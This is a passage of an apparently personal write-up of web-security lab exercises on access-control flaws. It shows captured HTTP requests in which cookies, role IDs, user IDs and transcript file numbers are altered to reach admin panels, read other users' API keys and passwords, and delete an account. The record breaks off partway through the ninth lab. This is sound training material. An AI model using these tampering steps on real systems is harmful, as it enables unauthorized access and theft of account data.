

Access control vulnerabilities

Table of Contents

1. Unprotected admin functionality	2
2. Unprotected admin functionality with unpredictable URL.....	3
3. User role controlled by request parameter	4
4. User role can be modified in user profile	7
5. User ID controlled by request parameter	9
6. User ID controlled by request parameter, with unpredictable user IDs.....	10
7. User ID controlled by request parameter with data leakage in redirect	12
8. User ID controlled by request parameter with password disclosure	14
9. Insecure direct object references	16
10. URL-based access control can be circumvented.....	18
11. Method-based access control can be circumvented	21
12. multi-step process with no access control on one step.....	23
13. Referer-based access control.....	25

1. Unprotected admin functionality

Lab: Unprotected admin functionality



APPRENTICE

LAB

Not solved

This lab has an unprotected admin panel.

Solve the lab by deleting the user carlos .

[Access the lab](#)

Sol) Steps:

- 1) When you want to find directories which are not supposed to be spidered the right location is robots.txt

```
User-agent: *
Disallow: /administrator-panel
```

- 2) We can find the administrator panel directory here
- 3) Without authentication we can open Administrator panel

https://0ad900cf0302abf7c097d83400fc00f0.web-security-academy.net/administrator-panel

WebSecurity Academy

Unprotected admin functionality

Back to lab description >

LAB Not solved


Users

carlos - Delete
wiener - Delete

[Home](#) | [My account](#)

2. Unprotected admin functionality with unpredictable URL

Lab: Unprotected admin functionality with unpredictable URL



This lab has an unprotected admin panel. It's located at an unpredictable location, but the location is disclosed somewhere in the application.

Solve the lab by accessing the admin panel, and using it to delete the user `carlos`.

Sol) Steps:

- 1) After searching for the directory in the robots.txt, then next place is to search for directories using inspect element and doing that I have found a directory named /admin-pfber3

```

<div theme="ecommerce">
  <section class="maincontainer">
    <div class="container">
      <header class="navigation-header"> <flex>
        <section class="top-links"> <flex>
          <a href="/">Home</a>
          <p>|</p>
        </section>
        <script>
          var isAdmin = false;
          if (!isAdmin) {
            var topLinksTag = document.getElementsByClassName("top-links")[0];
            var adminPanelTag = document.createElement('a');
            adminPanelTag.setAttribute('href', '/admin-pfber3');
            adminPanelTag.innerText = 'Admin panel';
            topLinksTag.appendChild(adminPanelTag);
            var pTag = document.createElement('p');
            pTag.innerText = '|';
            topLinksTag.appendChild(pTag);
          }
        </script>
      </header>
    </div>
  </section>
</div>

```

← → ⌂ https://0a5700670440d7ccc0ca6e5400a10047.web-security-academy.net/admin-pfber3

WebSecurity Academy Unprotected admin functionality with unpredictable URL

Back to lab description »

LAB Not solved

Home | My account

Users

carlos - Delete
wiener - Delete

https://0a5700670440d7ccc0ca6e5400a10047.web-security-academy.net/admin-pfber3

WebSecurity Academy Unprotected admin functionality with unpredictable URL

Back to lab description »

LAB Solved

Home | My account

Congratulations, you solved the lab!

Share your skills!

Continue learning »

User deleted successfully!

Users

wiener - Delete

3. User role controlled by request parameter

Lab: User role controlled by request parameter



△ LAB

APPRENTICE

Not solved

This lab has an admin panel at `/admin`, which identifies administrators using a forgeable cookie.

Solve the lab by accessing the admin panel and using it to delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

Sol) Steps:

- 1) I have intercepted the request and saw Admin parameter in cookie which is set to false, I have set it to true and forwarded the request

```
Pretty Raw Hex Hackvertor
1 POST /login HTTP/1.1
2 Host: 0a04005803ae9225c02c49f4001a00d4.web-security-academy.net
3 Cookie: Admin=false; session=WV96NYGML9eMdVXT3HDLZHXLHqpFOak1
4 Content-Length: 68
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a04005803ae9225c02c49f4001a00d4.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a04005803ae9225c02c49f4001a00d4.web-security-academy.net/login
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 csrf[Unit4VF6WnVbmBQamwrfilukot5wWw3I]&username[wiener]&password[peter]
```

2) Again, I set the Admin to true

The 'Raw' tab is selected."/>

```
Pretty Raw Hex Hackvertor
1 GET /academyLabHeader HTTP/1.1
2 Host: 0a04005803ae9225c02c49f4001a00d4.web-security-academy.net
3 Connection: Upgrade
4 Pragma: no-cache
5 Cache-Control: no-cache
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
7 Upgrade: websocket
8 Origin: https://0a04005803ae9225c02c49f4001a00d4.web-security-academy.net
9 Sec-WebSocket-Version: 13
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: Admin=true; session=uLppXDXSuMHWrmewDJVGmIXYMEP1DMF
13 Sec-WebSocket-Key: BBi7M4wAOX6QYtc3nyo4XQ==
14
```

3) I was able to find Admin panel and I continue to intercept the request and follow the same steps as above

My Account

Your username is: wiener

Email

Update email[Home](#) | [Admin panel](#) | [My account](#) | [Log out](#)

Intercept HTTP history WebSockets history Options

🔗 🔒 Request to https://0a04005803ae9225c02c49f4001a00d4.web-security-academy.net:443 [79.125.84.16]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex Hackvertor

```
1 GET /academyLabHeader HTTP/1.1
2 Host: 0a04005803ae9225c02c49f4001a00d4.web-security-academy.net
3 Connection: Upgrade
4 Pragma: no-cache
5 Cache-Control: no-cache
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
7 Upgrade: websocket
8 Origin: https://0a04005803ae9225c02c49f4001a00d4.web-security-academy.net
9 Sec-WebSocket-Version: 13
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: Admin=true; session=uLppXNKSuMHHWrmcwDJVGmIXYMEP1DMF
13 Sec-WebSocket-Key: 14vFq6+S0RaW4EiX+indyA==
```

https://0a04005803ae9225c02c49f4001a00d4.web-security-academy.net/admin

Users

carlos - [Delete](#)
wiener - [Delete](#)

Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning >](#)

4. User role can be modified in user profile

Lab: User role can be modified in user profile



APPRENTICE

LAB

Not solved

This lab has an admin panel at `/admin`. It's only accessible to logged-in users with a `roleid` of 2.

Solve the lab by accessing the admin panel and using it to delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

Sol) Steps:

- 1) I have intercepted the request of changing email id.
- 2) In the response we can see roleid which is set to one, we know that if roleid is set to 2 we will have admin privileges, so we set the roleid to 2

Request	Response
<pre>Pretty Raw Hex Hackvertor 1 POST /my-account/change-email HTTP/1.1 2 Host: 0a3b005e04ae5ca7c0495faa004800d3.web-security-academy.net 3 Cookie: session=ZVMB2zADyPTIcvXcq5qT6gpJc3JSYK7 4 Content-Length: 28 5 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24" 6 Sec-Ch-Ua-Platform: "Windows" 7 Sec-Ch-Ua-Mobile: ? 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36 9 Content-Type: text/plain; charset=UTF-8 10 Accept: /* 11 Origin: https://0a3b005e04ae5ca7c0495faa004800d3.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://0a3b005e04ae5ca7c0495faa004800d3.web-security-academy.net /my-account 16 Accept-Encoding: gzip, deflate 17 Accept-Language: en-US,en;q=0.9 18 Connection: close 19 20 { "email": "hacker@gmail.com" }</pre>	<pre>Pretty Raw Hex Render Hackvertor 1 HTTP/1.1 302 Found 2 Location: /my-account 3 Content-Type: application/json; charset=utf-8 4 Connection: close 5 Content-Length: 120 6 7 { 8 "username": "wiener", 9 "email": "hacker@gmail.com", 10 "apikey": "xPhDnODhiEFAryil537TfVurGBoAibb8", 11 "roleid": 1 12 }</pre>

Send Cancel < > Follow redirection Target: https://0a3b005e04ae5ca7c0495faa004800d3.web-security-academy.net

Request

Pretty Raw Hex Hackvertor

```

1 POST /my-account/change-email HTTP/1.1
2 Host: 0a3b005e04ae5ca7c0495faa004800d3.web-security-academy.net
3 Cookie: session=ZMBzzADyPTIcvXcq95qt6gpJc3JSTYK7
4 Content-Length: 40
5 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
  Safari/537.36
9 Content-Type: text/plain;charset=UTF-8
10 Accept: /*
11 Origin:
  https://0a3b005e04ae5ca7c0495faa004800d3.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
  https://0a3b005e04ae5ca7c0495faa004800d3.web-security-academy.net
  /my-account?id=wiener
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 {
  "email": "kjn@gmail.com",
21 "roleid": 2
22 }
```

Response

Pretty Raw Hex Render Hackvertor

```

1 HTTP/1.1 302 Found
2 Location: /my-account
3 Content-Type: application/json; charset=utf-8
4 Connection: close
5 Content-Length: 117
6
7 {
8   "username": "wiener",
9   "email": "kjn@gmail.com",
10  "apikey": "xPhXhODhlEFARYil537TfVurGEoAibbs",
11  "roleid": 2
12 }
```

<https://0a3b005e04ae5ca7c0495faa004800d3.web-security-academy.net/admin>



User role can be modified in user profile

[Back to lab description >](#)

Users

[carlos - Delete](#)

[wiener - Delete](#)



User role can be modified in user profile

LAB Solved

[Back to lab description >](#)

Congratulations, you solved the lab!

Share your skills! [Continue learning >](#)

[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!

Users

[wiener - Delete](#)

5. User ID controlled by request parameter

Lab: User ID controlled by request parameter



APPRENTICE

LAB

Not solved

This lab has a horizontal privilege escalation vulnerability on the user account page.

To solve the lab, obtain the API key for the user `carlos` and submit it as the solution.

You can log in to your own account using the following credentials: `wiener:peter`

[Access the lab](#)

Sol) Steps:

- 1) After logging into wiener account clicking my account page we can see the `id=wiener`

```
1 GET /my-account?id=wiener HTTP/1.1
2 Host: 0a8b00fd04a9ac3bc05250c900f90041.web-security-academy.net
3 Cookie: session=0yDL6z7HgHlir6xlrS6oXRTaBBluEsj9Z
4 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a8b00fd04a9ac3bc05250c900f90041.web-security-academy.net/my-account?id=wiener
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
```

- 2) change the id value from wiener to Carlos and the response will contain api key of Carlos

Request				Response			
Pretty	Raw	Hex	Hackvertor	Pretty	Raw	Hex	Render
<pre> 1 GET /my-account?id=carlos HTTP/1.1 2 Host: 0a8b00fd04a9ac3bc05250c900f90041.web-security-academy.net 3 Cookie: session=0yDL6z7HqHlrl6xlrS6oXRTaBluEsj9Z 4 Sec-Ch-Ua: "Chromium";v="107", "Not=A Brand";v="24" 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "Windows" 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif, image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3; q=0.9 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-User: ?1 13 Sec-Fetch-Dest: document 14 Referer: https://0a8b00fd04a9ac3bc05250c900f90041.web-security-academy.net /my-account?id=wiener 15 Accept-Encoding: gzip, deflate 16 Accept-Language: en-US,en;q=0.9 17 Connection: close 18 19 </pre>				<pre> 50 51 <p> 52 53 </p> 54 55 Log out 56 57 <p> 58 59 </p> 60 </pre>			



User ID controlled by request parameter

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning >

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: carlos

Your API Key is: zdWLtlrVU3Xio2OMKISijgRARvEvJ1Xg

6. User ID controlled by request parameter, with unpredictable user IDs

Lab: User ID controlled by request parameter, with unpredictable user IDs



APPRENTICE

LAB

Not solved

This lab has a horizontal privilege escalation vulnerability on the user account page, but identifies users with GUIDs.

To solve the lab, find the GUID for `carlos`, then submit his API key as the solution.

You can log in to your own account using the following credentials: `wiener:peter`

Sol) Steps:

- 1) I have gone through all the posts from the blog, I found a blog written by carlos, I have intercepted the request and found the id of carlos

```
1 GET /blogs?userId=2532ee5-56a1-44a2-9b84-b0d6ba186e61 HTTP/1.1
1 Host: 0ad700fb039f8267c059585f008a00ce.web-security-academy.net
1 Cookie: session=mjpJidhpBZFBwSBYTiVH0WoNY7hGiT63
1 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
1 Sec-Ch-Ua-Mobile: ?0
1 Sec-Ch-Ua-Platform: "Windows"
1 Upgrade-Insecure-Requests: 1
1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
1 Accept:
1 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
1 Sec-Fetch-Site: same-origin
1 Sec-Fetch-Mode: navigate
1 Sec-Fetch-User: ?1
1 Sec-Fetch-Dest: document
1 Referer: https://0ad700fb039f8267c059585f008a00ce.web-security-academy.net/post?postId=3
1 Accept-Encoding: gzip, deflate
1 Accept-Language: en-US,en;q=0.9
1 Connection: close
1
```

- 2) 2532ee5-56a1-44a2-9b84-b0d6ba186e61 is the userid
- 3) My next step is to login using the given credentials and replace the id with carlos id

The screenshot shows the NetworkMiner interface with the 'Intercept' tab selected. A single request is listed under the 'Pretty' tab. The URL is https://0ad700fb039f8267c059585f008a00ce.web-security-academy.net:443. The request method is GET, and the path is /my-account?id=2532ee5-56a1-44a2-9b84-b0d6ba186e61. The user ID parameter ('id') is highlighted in yellow. The request includes standard headers like Host, Cookie, Sec-Ch-Ua, Sec-Ch-Ua-Mobile, Sec-Ch-Ua-Platform, Upgrade-Insecure-Requests, User-Agent, Accept, Sec-Fetch-Site, Sec-Fetch-Mode, Sec-Fetch-User, Sec-Fetch-Dest, Referer, Accept-Encoding, Accept-Language, and Connection.

```
1 GET /my-account?id=2532ee5-56a1-44a2-9b84-b0d6ba186e61 HTTP/1.1
1 Host: 0ad700fb039f8267c059585f008a00ce.web-security-academy.net
1 Cookie: session=mjpJidhpBZFBwSBYTiVH0WoNY7hGiT63
1 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
1 Sec-Ch-Ua-Mobile: ?0
1 Sec-Ch-Ua-Platform: "Windows"
1 Upgrade-Insecure-Requests: 1
1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
1 Accept:
1 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
1 Sec-Fetch-Site: same-origin
1 Sec-Fetch-Mode: navigate
1 Sec-Fetch-User: ?1
1 Sec-Fetch-Dest: document
1 Referer: https://0ad700fb039f8267c059585f008a00ce.web-security-academy.net/blc
1 Accept-Encoding: gzip, deflate
1 Accept-Language: en-US,en;q=0.9
1 Connection: close
1
```



User ID controlled by request parameter, with unpredictable user IDs

LAB Solved



[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: carlos

Your API Key is: Hxk7EMboqjtRE45ESwQDOKemMpaNFxy7

Email

[Update email](#)

7. User ID controlled by request parameter with data leakage in redirect

Lab: User ID controlled by request parameter with data leakage in redirect



APPRENTICE

LAB

Not solved

This lab contains an **access control** vulnerability where sensitive information is leaked in the body of a redirect response.

To solve the lab, obtain the API key for the user `carlos` and submit it as the solution.

You can log in to your own account using the following credentials: `wiener:peter`

[Access the lab](#)

Sol) Steps:

- 1) Login using wiener and intercept the request

Intercept HTTP history WebSockets history Options

Request to https://Oaea001f036acaa9c0014bdb002f005b.web-security-academy.net:443 [79.125.84.16]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex Hackvertor

```

1 GET /my-account?id=weiner HTTP/1.1
2 Host: Oaea001f036acaa9c0014bdb002f005b.web-security-academy.net
3 Cookie: session=WM420wXrBkuGYN9GGMzAfKIHNThNiVWH
4 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) (
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://Oaea001f036acaa9c0014bdb002f005b.web-security-academy.net/my-account
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close

```

2) Change the id value to carlos

Request

Pretty Raw Hex Hackvertor

```

1 GET /my-account?id=carlos HTTP/1.1
2 Host: Oaea001f036acaa9c0014bdb002f005b.web-security-academy.net
3 Cookie: session=WM420wXrBkuGYN9GGMzAfKIHNThNiVWH
4 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
  image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
  q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
  https://Oaea001f036acaa9c0014bdb002f005b.web-security-academy.net/
  /my-account
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19

```

Response

Pretty Raw Hex Render Hackvertor

WebSecurityAcademy

User ID controlled by request parameter with data leakage in redirect

LAB Not solved

Home | My account | Log out

Submit solution

My Account

Back to lab description

Your username is: carlos

Your API Key is: 48vMlbCVr4eNRSYalWXrr2qzKnq6nnUu

Email

Update email

The screenshot shows a browser window for the URL <https://0aea001f036acaa9c0014bdb002f005b.web-security-academy.net/login>. The page title is "Web Security Academy". A message on the right says "User ID controlled by request parameter with data leakage in redirect". Below it is a "LAB Solved" button with a green checkmark icon. A banner at the bottom says "Congratulations, you solved the lab!" with "Share your skills!" and "Continue learning >" buttons. At the very bottom, there are links for "Home" and "My account".

Login

8. User ID controlled by request parameter with password disclosure

Lab: User ID controlled by request parameter with password disclosure



APPRENTICE
LAB Not solved

This lab has user account page that contains the current user's existing password, prefilled in a masked input.

To solve the lab, retrieve the administrator's password, then use it to delete `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

Sol) Steps:

- 1) Intercepted the request after logging in with wiener and changed the id value to administrator and in response got the password of the administrator.

The screenshot shows the OWASp ZAP tool interface with the "Intercept" tab selected. The "Pretty" tab is active, showing an intercept of a GET request to `/my-account?id=wiener`. The original host was `0af30069045ff805c08c507600f4000f.web-security-academy.net:443`, but the modified host is now `0af30069045ff805c08c507600f4000f.web-security-academy.net`. The original cookie was `session=07PbGgd1UD1ervMsm5w3xjikD5fsrlH`, but the modified cookie is `session=07PbGgd1UD1ervMsm5w3xjikD5fsrlH`. The original User-Agent was `"Chromium";v="107", "Not=A7Brand";v="24"`, but the modified User-Agent is `"Chromium";v="107", "Not=A7Brand";v="24"`. The original Sec-Ch-UA-Mobile was `?0`, but the modified Sec-Ch-UA-Mobile is `?0`. The original Sec-Ch-UA-Platform was `"Windows"`, but the modified Sec-Ch-UA-Platform is `"Windows"`. The original Upgrade-Insecure-Requests was `1`, but the modified Upgrade-Insecure-Requests is `1`. The original User-Agent was `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36`, but the modified User-Agent is `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36`. The original Accept was `text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9`, but the modified Accept is `text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9`. The original Sec-Fetch-Site was `same-origin`, but the modified Sec-Fetch-Site is `same-origin`. The original Sec-Fetch-Mode was `navigate`, but the modified Sec-Fetch-Mode is `navigate`. The original Sec-Fetch-User was `?1`, but the modified Sec-Fetch-User is `?1`. The original Sec-Fetch-Dest was `document`, but the modified Sec-Fetch-Dest is `document`. The original Referer was `https://0af30069045ff805c08c507600f4000f.web-security-academy.net/my-account`, but the modified Referer is `https://0af30069045ff805c08c507600f4000f.web-security-academy.net/my-account`. The original Accept-Encoding was `gzip, deflate`, but the modified Accept-Encoding is `gzip, deflate`. The original Accept-Language was `en-US,en;q=0.9`, but the modified Accept-Language is `en-US,en;q=0.9`. The original Connection was `close`, but the modified Connection is `close`.

Request						Response					
Pretty	Raw	Hex	Hackvertor			Pretty	Raw	Hex	Render	Hackvertor	
1 GET /my-account?id=administrator HTTP/1.1						53 <h1>					
2 Host: 0af30069045ff805c08c507600f4000f.web-security-academy.net						54 My Account					
3 Cookie: session=07PbGgdIUDlervMsm5w3xjikD5fsrlH						55 </h1>					
4 Sec-Ch-Ua: "Chromium";v="107", "Not-A-Brand";v="24"						56 <div id=account-content>					
5 Sec-Ch-Ua-Mobile: ?0						57 <p>					
6 Sec-Ch-Ua-Platform: "Windows"						58 Your username is: administrator					
7 Upgrade-Insecure-Requests: 1						59 </p>					
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)						60 <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">					
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107						61 <label>					
Safari/537.36						62 Email					
9 Accept:						63 <input required type="email" name="email" value="">					
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,						64 <input required type="hidden" name="csrf" value="					
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;						65 yKaKgsZahhRVwsnwVG5ZNNNhaxcS1R0o">					
q=0.9						66 <button class='button' type='submit'>					
10 Sec-Fetch-Site: same-origin						67 Update email					
11 Sec-Fetch-Mode: navigate						68 </button>					
12 Sec-Fetch-User: ?1						69 </form>					
13 Sec-Fetch-Dest: document						70 </div>					
14 Referer:						</div>					
https://0af30069045ff805c08c507600f4000f.web-security-academy.net											
/my-account											
15 Accept-Encoding: gzip, deflate											
16 Accept-Language: en-US,en;q=0.9											
17 Connection: close											
18											
19											

2) Now logging in with the credentials



Users

carlos - [Delete](#)

wiener - [Delete](#)

WebSecurity Academy User ID controlled by request parameter with password disclosure LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!

Users

wiener - [Delete](#)

9. Insecure direct object references

Lab: Insecure direct object references



APPRENTICE

LAB

Not solved

This lab stores user chat logs directly on the server's file system, and retrieves them using static URLs.

Solve the lab by finding the password for the user `carlos`, and logging into their account.

Sol) Steps:

- 1) In the below screen show you can see there is a directory called /download-transcript/5.txt

Burp Suite Professional v2022.9.6 - Temporary Project - licensed to trial user [single user license]

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Lis
4527	https://0a6a00640363822...	GET	/resources/s/viewTranscript.js			200	1354	script	js	Insecure direct obje...		✓	79.125.84.16		15:26:45 20... 80	
4528	https://0a6a00640363822...	GET	/resources/labheader/js/labHea...			200	979	script	js			✓	79.125.84.16		15:26:45 20... 80	
4529	https://0a6a00640363822...	GET	/chat			200	3235	HTML				✓	79.125.84.16		15:26:45 20... 80	
4530	https://0a6a00640363822...	GET	/academyLabHeader			101	147					✓	79.125.84.16		15:26:45 20... 80	
4531	https://0a6a00640363822...	GET	/chat			101	147					✓	79.125.84.16		15:26:45 20... 80	
4532	https://0a6a00640363822...	GET	/academyLabHeader			101	147					✓	79.125.84.16		15:26:45 20... 80	
4533	https://0a6a00640363822...	GET	/chat			101	147					✓	79.125.84.16		15:26:45 20... 80	
4534	https://0a6a00640363822...	POST	/download-transcript	✓		302	98					✓	79.125.84.16		15:26:47 20... 80	
4535	https://0a6a00640363822...	GET	/download-transcript/5.txt			200	1038	text	txt			✓	79.125.84.16		15:26:48 20... 80	
4536	https://0a6a00640363822...	GET	/download-transcript/5.txt			200	1038	text	txt			✓	79.125.84.16		15:26:48 20... 80	
4537	https://www.youtube.com	POST	/ytube/v1/log_event?alt=json	✓		200	510	JSON				✓	142.251.16.93		15:26:53 20... 80	

Request

```

1 GET /download-transcript/5.txt HTTP/1.1
2 Host: 0a6a006403638222c0af604c00d50050.web-security-academy.net
3 Cookie: session=MalvF7SMkuExQKPs0LZPlt3uJLpfix
4 Connection: keep-alive
5 Sec-Ch-Ua-Platform: "Windows"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
8 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://0a6a006403638222c0af604c00d50050.web-security-academy.net/chat
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16
17

```

Response

```

1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Content-Disposition: attachment; filename="5.txt"
4 Connection: close
5 Content-Length: 687
6
7 You: hi carlos i m going to hakyou<br/>Hal Pline: You're giving me a headache <br/>You: carlos carlos carlos carlos carlos carlos carlos<br/>Hal Pline: Do you ever stop asking silly questions?<br/>You: go to hell<br/>Hal Pline: I'll ask the dog, she's pretty smart. Can you repeat that please? Repeat that please, repeat, please repeat, say again...<br/>You: i hate you<br/>Hal Pline: I heard the other half talking earlier. Someone needs to shape up<br/>You: sdfsfdf<br/>Hal Pline: It's always your music choice. When is it my turn?<br/>You: sdfsfdf<br/>Hal Pline: I can hear you, there is no need to shout<br/>You: sdfsfdf<br/>Hal Pline: Why don't you just live a little<br/>You: i have time?<br/>You: sdfsfdf<br/>Hal Pline: Could you spell that please? I think you're making up words again<br/>Hal Pline: Ask someone who cares.<br/>CONNECTED: -- Now chatting with Hal Pline --

```

Inspector

- Request Attributes: 2
- Request Cookies: 1
- Request Headers: 14
- Response Headers: 4

2) I have changed the value of 5.txt to 0.txt because that is the first transcript created

```

Request
Pretty Raw Hex Hackvertor
1 GET /download-transcript/0.txt HTTP/1.1
2 Host: 0a6a006403638222c0af604c00d50090.web-security-academy.net
3 Cookie: session=MalwFV9MsuExsQKPzoJLcRlt3u3LFtix
4 Sec-Ch-UA: "Chromium";v="107", "Not=A?Brand";v="24"
5 Sec-Ch-UA-Platform: "Windows"
6 Sec-Ch-UA-Mobile: 70
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
  Safari/537.36
8 Accept: /*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer:
  https://0a6a006403638222c0af604c00d50090.web-security-academy.net
  /chat
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16

```

```

Response
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 15
5
6 "No transcript"

```

```

Request
Pretty Raw Hex Hackvertor
1 GET /download-transcript/1.txt HTTP/1.1
2 Host: 0a6a006403638222c0af604c00d50090.web-security-academy.net
3 Cookie: session=MalwFV9MsuExsQKPzoJLcRlt3u3LFtix
4 Sec-Ch-UA: "Chromium";v="107", "Not=A?Brand";v="24"
